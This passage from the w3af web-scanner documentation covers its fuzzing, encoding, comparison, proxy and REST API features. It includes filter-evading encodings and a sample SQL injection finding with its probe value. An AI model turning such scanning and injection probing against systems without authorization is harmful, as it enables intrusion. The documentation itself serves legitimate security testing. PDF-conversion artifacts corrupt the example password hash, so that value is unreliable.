The system will show all the responses (even as they're being generated) in the classic four pane arrangement [7]: the request that was actually sent (not the fuzzy request, but one of the generated ones, with the text between the \$ replaced), and the response to that specific request. Of course, the system will not show you all the requests at once, but you have a control [8] that lets you see any of the generated request/response (using the arrows, or you're even able to just enter the number that you want to see).

Beyond the standard tool buttons [9] to send the request and/or response to the Manual Request tool or the Compare tool, you have a Clear Responses button [A] that will erase all the results, and a Cluster Responses one [B] that will send all the responses to the Cluster tool (note that this tool is only accessible through here, as it only has sense to use it from multiple generated responses).




The Cluster Responses tool lets you analyze all the responses seeing graphically how different they're between themselves. The graph will show you the responses, and the distance between them, grouping for a better analysis.

Also you have different buttons that help you to see the graph better: zoom in, zoom out, fit all the graph in the window, and show the graph in the original size.

Encode and Decode

This tool allows you to apply a lot of encoding and decoding functions in the text that you want.



You have two panes where you can insert the text you want; put the text to Encode in the upper pane [1], and when encoded it will appear in the lower pane [2], and viceversa: to decode something put the text in the lower pane and after decoding it will appear in the upper pane.

To apply an encode, choose it from the encoding functions [3], and click on the Encode button. To apply a decode, choose it from the decoding functions [4], and click on the Decode button.

You have the following encoding and decoding functions:

- 0xFFFF Encoding: 0x encoding method
- Base64 Encode / Decode: Encode and decode using Base64


- Double Nibble Hex Encoding: This is based on the standard hex encoding method. Each hexadecimal nibble value is encoded using the standard hex encoding
- Double Percent Hex Encoding: This is based on the normal method of hex encoding. The percent is encoded using hex encoding followed by the hexadecimal byte value to be encoded
- Double URL Encode / Decode: Encode and decode doing Double URL Encode
- First Nibble Hex Encoding: This is very similar to double nibble hex encoding. The difference is that only the first nibble is encoded
- HTML Escape / Unescape: Encode and decode doing HTML escaping
- Hex Encoding / Decoding: This is one of the RFC compliant ways for encoding a URL. It is also the simplest method of encoding a URL. The encoding method consists of escaping a hexadecimal byte value for the encoded character with a %
- MD5 Hash: Encode using MD5
- MS SQL Encode: Convert the text to a CHAR-like MS SQL command
- Microsoft %U Encoding: This presents a different way to encode Unicode code point values up to 65535 (or two bytes). The format is simple; %U precedes 4 hexadecimal nibble values that represent the Unicode code point value
- MySQL Encode: Convert the text to a CHAR-like MySQL command
- Random Lowercase: Change random chars of the string to lower case
- Random Uppercase: Change random chars of the string to upper case
- SHA1 Hash: Encode using SHA1
- Second Nibble Hex Encoding: This is very similar to double nibble hex encoding. The difference is that only the second nibble is encoded
- URL Encode / Decode: Encode and decode doing URL Encode
- UTF-8 Barebyte Encoding: Just a normal UTF-8 encoding
- UTF-8 Encoding: Just that. Note that the hexadecimal values are shown with a %

Comparing HTTP traffic

With this tool you will be able to compare different requests and responses.

The Comparator window is separated mainly in two panes: both request and responses that you're comparing. In this tool all the information is concatenated in the same text, to ease the comparison, but you have four buttons [1] to control which part of the information appear in the text: request headers, request body, response headers, and response body.

The comparison itself is done between the request/response at the left [2], and whatever request/response you have at the right [3]. This tool is prepared to handle more than two requests/responses: you always will have one request/response at the left, and all the requests/responses that you added at the right. To see exactly what you're comparing, the system shows you each id [4].




You have a control [5] to select which of the requests/responses that you added will compare to the one at the right. If you want to change the request/response that is at the left (the one that you compare to), you can set it using the Set text to compare button [6]. You can delete any of the requests/responses at the right using the Delete button [7], or delete them all with the Clear All one [8].

The requests can also sent from this tool to the Manual Requests or Fuzzy Requests ones, using the buttons above the texts [9]. There's also a button [A] to send all the responses at the right to the Cluster Responses tool.

Using the Proxy

This tool is a proxy that listen to a port in the machine you're running the w3af program. You can configure any program that issues HTTP request (like your internet browser, for example) to use this proxy.

When this other program issues the request, the proxy captures it and shows it to you [1]. You can choose to drop this request, using the Drop button [2], or let the request continue. If you choose the latter, you can edit the request as you want, and then click on the Send button [3].



So the system will send the request, and catch the response when arrives, and will show it to you at the right pane [4]. After analyzing the response, you can click on the Next button [5], and the system will pass the response to the other program, and prepare itself to catch the next HTTP request.

As usual when working with HTTP requests and responses you have some buttons [6] to send that information to other tools. Also you have a History pane [7] that let you search on all the requests and responses (for help about this window, check chapter 4.3 on this documentation, as it's the very same interface).

In the toolbar [8] of this window you have a Activate button that controls if the proxy is activated or not, a Trap Request button that will determine if the proxy is letting the request pass through without the procedure explained above, and a Configuration button (see chapter 7.4 for help about this configuration).

Note: See `/ca-config` for details about how to configure `w3af`'s certificate authority (CA) in your browser.

Wizards

The wizard is a collection of easy questions that you need to answer, and using all this information, the system will generate a Profile for you. Easy as that.

When you click on the Wizard button in the toolbar, or choose the same option in the Help menu, a new pop up window will appear.

This first window will just let you choose which Wizard you want to run. Choose one, and click on the Run the wizard button.

After this initial window, you'll be presented all the questions that need to answer to feed the wizard. In each window you'll have a description of the needed information, one or more questions or fields to fill, and the Back and Next buttons.


You can go back and forward through all the wizard, but at the very end you'll want the Wizard to execute its magic, and generate the profile for you. For this, in the last window you'll have two fields: the name and the description of the new profile. Fill them, click on the Save button, and that's all: you have a new profile in the system.

Configurations

There are different configuration panels all across the w3af system. Here all of them are explained.


HTTP configuration

This section is used to configure URL settings that affect the core and all plugins.




Miscellaneous configuration

This section is used to configure misc settings that affect the core and all plugins.



Advanced target configuration

This section is used to provide detailed information about the target system.



REST API documentation

3.1 REST API Introduction

This documentation section is a user guide for w3af's REST API service, its goal is to provide developers the knowledge to consume w3af as a service using any development language.

We recommend you read through the [w3af users guide](#) before diving into this REST API-specific section.

3.1.1 Starting the REST API service

The REST API can be started by running:

```
$ ./w3af_api
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

Or it can also be run inside a docker container:

```
$ cd extras/docker/scripts/
$ ./w3af_api_docker
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

3.1.2 Authentication

It is possible to require HTTP basic authentication for all REST API requests by specifying a SHA512-hashed password on the command line (with `-p <SHA512_HASH>`) or in a configuration file using the `password:` directive (see the section below for more information about configuration files).

Linux or Mac users can generate a SHA512 hash from a plaintext password by running:

```
$ echo -n "secret" | sha512sum
bd2b1aaf7ef4f09be9f52ce2d8d599674d81aa9d6a4421696dc4d93dd0619d682ce56b4d64a9ef097761ced99e0f67265b5f
↩ -
```

(continues on next page)

(continued from previous page)

```
$ ./w3af_api -p
↪ "bd2b1aaf7ef4f09be9f52ce2d8d599674d81aa9d6a4421696dc4d93dd0619d682ce56b4d64a9ef097761ced99e0f672651"
↪ "
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

In the above example, users are only able to connect using HTTP basic authentication with the default username `admin` and the password `secret`.

For example, using the `curl` command:

```
$ curl -u admin:secret http://127.0.0.1:5000
{
  "docs": "http://docs.w3af.org/en/latest/api/index.html"
}
```

Please note that even with basic authentication, traffic passing to and from the REST API is not encrypted, meaning that authentication and vulnerability information could still be sniffed by an attacker with “man-in-the-middle” capabilities.

When running the REST API on a publicly available IP address we recommend taking additional precautions including running it behind an SSL proxy server (such as Pound, nginx, or Apache with `mod_proxy` enabled).

3.1.3 Config file format

Using a configuration file is optional and is simply a convenient place to store settings that could otherwise be specified using command line arguments.

The configuration file is in standard YAML format and accepts any of the options found on the command line. A sample configuration file would look like this:

```
# This is a comment
host: '127.0.0.1'
port: 5000
verbose: False
username: 'admin'
# The SHA512-hashed password is 'secret'. We don't recommend using this.
password:
↪ 'bd2b1aaf7ef4f09be9f52ce2d8d599674d81aa9d6a4421696dc4d93dd0619d682ce56b4d64a9ef097761ced99e0f672651'
↪ '
```

In the above example, all values except `password` are the defaults and could have been omitted from the configuration file without changing the way the API runs.

3.1.4 Serve using TLS/SSL

w3af’s REST API is served using Flask, which can be used to deliver content over TLS/SSL. By default w3af will generate a self signed certificate and bind to port 5000 using the `https` protocol.

To disable `https` users can set the `--no-ssl` command line argument.

Advanced users who want to use their own SSL certificates can:

- Start w3af in HTTP mode and use a proxy such as `nginx` to handle the SSL traffic and forward unencrypted traffic to the REST API.

- Copy the user generated SSL certificate and key to `./w3af/ssl/w3af.crt` and `./w3af/ssl/w3af.key` and start `./w3af_api` without `--no-ssl`.

Note: Using `nginx` to serve `w3af`'s API will give the user more configuration options and security than running SSL in `w3af_api`.

3.1.5 REST API Source code

The [REST API](#) is implemented in Flask and is pretty well documented for your reading pleasure.

3.1.6 REST API clients

Wrote a REST API client? Let us know and get it linked here!

- [Official Python REST API client](#) which is also available at [pypi](#)

3.1.7 API endpoints

The `/scans/` resource

Scanning a Web application using `w3af`'s REST API requires the developer to understand this basic workflow:

- Start a new scan using POST to `/scans/`
- Get the scan status using GET to `/scans/0/status`
- Use [The `/kb/` resource](#) to get information about the identified vulnerabilities
- Clear all scan results before starting a new scan by sending a DELETE to `/scans/0`

Optionally send these requests to control and monitor the scan:

- Get a list of all currently running scans using a GET to `/scans/`
- Pause the scan using GET to `/scans/0/pause`
- Stop the scan using GET to `/scans/0/stop`
- Retrieve the scan log using GET to `/scans/0/log`

Warning: The current REST API implementation does not allow users to run more than one concurrent scan.

Note: In the previous examples I've used `/scans/0` (note the hard-coded zero in the URL) as an example. When starting a new scan a new ID will be created.

Starting a scan

Performing a POST to the `/scans/` resource is one of the most complex requests in our REST API. The call requires two specially crafted variables:

- `scan_profile` which must contain the contents of a `w3af` scan profile (not the file name)

- `target_urls` a list containing URLs to seed w3af's crawler

```
import requests
import json

data = {'scan_profile': file('/path/to/profile.pw3af').read(),
        'target_urls': ['http://127.0.0.1:8000/audit/sql_injection/']}

response = requests.post('http://127.0.0.1:5000/scans/',
                        data=json.dumps(data),
                        headers={'content-type': 'application/json'})
```

A successful HTTP POST request `/scans/` looks like this:

```
POST /scans/ HTTP/1.1
Host: 127.0.0.1:5000
Content-Length: 2001
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.6.1 CPython/2.7.6 Linux/3.13.0-49-generic
Connection: keep-alive
content-type: application/json

{
  "target_urls": ["http://127.0.0.1:8000/audit/sql_injection/"],
  "scan_profile": "[grep.strange_headers]\n\n[crawl.web_spider]\n\nonly_forward = \u2192False\n\nfollow_regex = .* \n\nignore_regex = \n\n"
}
```

And the expected answer is a 201 status code:

```
HTTP/1.0 201 CREATED
Content-Type: application/json; charset=UTF-8
Content-Length: 61
Server: REST API - w3af
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Pragma: no-cache
Cache-Control: no-cache
Expires: 0
Date: Wed, 29 Jul 2015 11:52:55 GMT

{
  "href": "/scans/0",
  "id": 0,
  "message": "Success"
}
```

Note: Remember to send the `Content-Type: application/json` header

Note: In order to avoid issues with incorrect paths referenced by a plugin configuration inside the `scan_profile` it is recommended to use self-contained profiles.

The /kb/ resource

Once a w3af scan has started the knowledge base is populated with the vulnerabilities which are identified by the plugins. This information can be accessed using the REST API using these resources:

- /scans/<scan-id>/kb/ returns all the identified vulnerabilities in a list
- /scans/<scan-id>/kb/<vulnerability-id> returns detailed information about a vulnerability

List

Get a list of all known vulnerabilities:

```
$ curl http://127.0.0.1:5000/scans/0/kb/
{
  "items": [
    {
      "href": "/scans/0/kb/0",
      "id": 0,
      "name": "SQL injection",
      "url": "http://127.0.0.1:8000/audit/sql_injection/where_integer_qs.py"
    },
    {
      "href": "/scans/0/kb/1",
      "id": 1,
      "name": "SQL injection",
      "url": "http://127.0.0.1:8000/audit/sql_injection/where_string_single_qs.py"
    },
    {
      "href": "/scans/0/kb/2",
      "id": 2,
      "name": "SQL injection",
      "url": "http://127.0.0.1:8000/audit/sql_injection/where_integer_form.py"
    },
    {
      "href": "/scans/0/kb/3",
      "id": 3,
      "name": "SQL injection",
      "url": "http://127.0.0.1:8000/audit/sql_injection/where_integer_form.py"
    }
  ]
}
```

Knowledge base filters

It is possible to filter the vulnerability list using two different query string parameters, `name` and `url`. If more than one filter is provided in the HTTP request then they are combined using the AND boolean expression.

Details

Get detailed information about a specific vulnerability:

```
$ curl http://127.0.0.1:5000/scans/0/kb/1
{
  "attributes": {
    "db": "Unknown database",
    "error": "syntax error"
  },
  "cwe_ids": [
    "89"
  ],
  "cwe_urls": [
    "https://cwe.mitre.org/data/definitions/89.html"
  ],
  "desc": "SQL injection in a Unknown database was found at: \"http://127.0.0.1:8000/
→audit/sql_injection/where_string_single_qs.py\", using HTTP method GET. The sent_
→data was: \"uname=a%27b%22c%27d%22\" The modified parameter was \"uname\".",
  "fix_effort": 50,
  "fix_guidance": "The only proven method to prevent against SQL injection attacks_
→while still maintaining full application functionality is to use parameterized_
→queries (also known as prepared statements). When utilising this method of querying_
→the database, any value supplied by the client will be handled as a string value_
→rather than part of the SQL query.\n\nAdditionally, when utilising parameterized_
→queries, the database engine will automatically check to make sure the string being_
→used matches that of the column. For example, the database engine will check that_
→the user supplied input is an integer if the database column is configured to_
→contain integers.",
  "highlight": [
    "syntax error"
  ],
  "href": "/scans/0/kb/1",
  "id": 1,
  "long_description": "Due to the requirement for dynamic content of today's web_
→applications, many rely on a database backend to store data that will be called_
→upon and processed by the web application (or other programs). Web applications_
→retrieve data from the database by using Structured Query Language (SQL) queries.
→\n\nTo meet demands of many developers, database servers (such as MSSQL, MySQL,_
→Oracle etc.) have additional built-in functionality that can allow extensive_
→control of the database and interaction with the host operating system itself. An_
→SQL injection occurs when a value originating from the client's request is used_
→within a SQL query without prior sanitisation. This could allow cyber-criminals to_
→execute arbitrary SQL code and steal data or use the additional functionality of_
→the database server to take control of more server components.\n\nThe successful_
→exploitation of a SQL injection can be devastating to an organisation and is one of_
→the most commonly exploited web application vulnerabilities.\n\nThis injection was_
→detected as the tool was able to cause the server to respond to the request with a_
→database related error.",
  "name": "SQL injection",
  "owasp_top_10_references": [
    {
      "link": "https://www.owasp.org/index.php/Top_10_2013-A1",
      "owasp_version": "2013",
      "risk_id": 1
    }
  ],
  "plugin_name": "sqli",
  "references": [
    {
      "title": "SecuriTeam",

```

(continues on next page)

(continued from previous page)

```

        "url": "http://www.securiteam.com/securityreviews/5DP0N1P76E.html"
    },
    {
        "title": "Wikipedia",
        "url": "http://en.wikipedia.org/wiki/SQL_injection"
    },
    {
        "title": "OWASP",
        "url": "https://www.owasp.org/index.php/SQL_Injection"
    },
    {
        "title": "WASC",
        "url": "http://projects.webappsec.org/w/page/13246963/SQL%20Injection"
    },
    {
        "title": "W3 Schools",
        "url": "http://www.w3schools.com/sql/sql_injection.asp"
    },
    {
        "title": "UnixWiz",
        "url": "http://unixwiz.net/techtips/sql-injection.html"
    }
],
"response_ids": [
    45
],
"traffic_hrefs": [
    "/scans/0/traffic/45"
],
"severity": "High",
"tags": [
    "web",
    "sql",
    "injection",
    "database",
    "error"
],
"url": "http://127.0.0.1:8000/audit/sql_injection/where_string_single_qs.py",
"var": "uname",
"vulnldb_id": 45,
"wasc_ids": [],
"wasc_urls": []
}

```

The /version resource

Query the w3af version using the REST API:

```

$ curl http://127.0.0.1:5000/version
{
  "branch": "develop",
  "dirty": "Yes",
  "revision": "f1cae98161 - 24 Jun 2015 16:29",
  "version": "1.7.2"
}

```

The `/traffic/` resource

Once a w3af scan starts the plugins send HTTP requests which get stored in an internal database. HTTP requests and responses associated with a vulnerability can be accessed using the REST API at `/scans/<scan-id>/traffic/<traffic-id>`.

The most common flow is to access the vulnerability details at `/scans/<scan-id>/kb/<vulnerability-id>` and use the `traffic_hrefs` object attribute to perform requests to the traffic resources.

Encoding

The HTTP request and response is encoded using base64 in order to allow the REST API to send special characters (null bytes, etc.) without encoding problems.

The `/urls/` resource

Once a w3af scan starts the `crawl` plugins find new URLs which get stored in the knowledge base, this information is important for the user to understand which parts of the application were scanned and can be accessed using the REST API endpoint at `/scans/<scan-id>/urls/`.

The `/fuzzable-requests/` resource

Advanced users will find the `/urls/` information insufficient since it lacks the parameters (query string, post-data, json) and headers which were identified by w3af. The `/scans/<scan-id>/fuzzable-requests/` endpoint returns a list with all the raw HTTP requests that the scanner will use during the audit phase.

Encoding

The fuzzable requests is encoded using base64 in order to allow the REST API to send special characters (null bytes, etc.) without encoding problems.

The `/exceptions/` resource

In most cases w3af will complete the scan process without raising any exceptions, but when it does all the information related to the raised exceptions is stored and accessible using the `/scans/<scan-id>/exceptions/` endpoint.

Reporting vulnerabilities

If you're writing a client that will consume w3af's REST API please consider implementing an automated bug report feature that will read the exceptions at the end of the scan and create an issue in our github repository.

The traceback and all the reported exception data is sanitized before leaving the REST API, the data will not contain the target domain, user information or any other information from the target web application or host where the scanner is running.

Please contact us at our IRC channel if you've got any doubts about this.

4.1 Advanced tips and tricks

4.1.1 Memory usage and caches

`w3af` uses various types of caches to speed-up the scan process, one of the most important ones is an in-memory cache which holds the result of parsing an HTTP response body. Parsing HTTP response bodies is a CPU intensive process, and different `w3af` plugins might want to parse the same response so it makes a lot of sense to use a cache in this situation.

The `ParserCache` is a LRU cache which holds the items in memory to provide fast access. Some advanced users might note that the cache size is set to a constant (10 at the time of writing this documentation), which has these side effects:

- `w3af` will consume ~250MB of RAM, most of it allocated by the cache.
- When run on a system with low free RAM using ~250MB is good, since we want to avoid operating system swapping pages to disk.
- When run on a system with 8GB of free RAM `w3af` could be adding more items to the cache and, increase the cache hit-rate, reduce the CPU usage and overall scan time.

Most users won't even notice all this and use `w3af` without this advanced tweak, but feel free to adjust the `CACHE_SIZE = 10` to any value that fits your needs.

In order to debug the cache hit-rate (which should increase with the `CACHE_SIZE`) run `w3af` with the `W3AF_CORE_PROFILING` environment variable set to 1 and inspect the JSON files at `/tmp/w3af-*.core`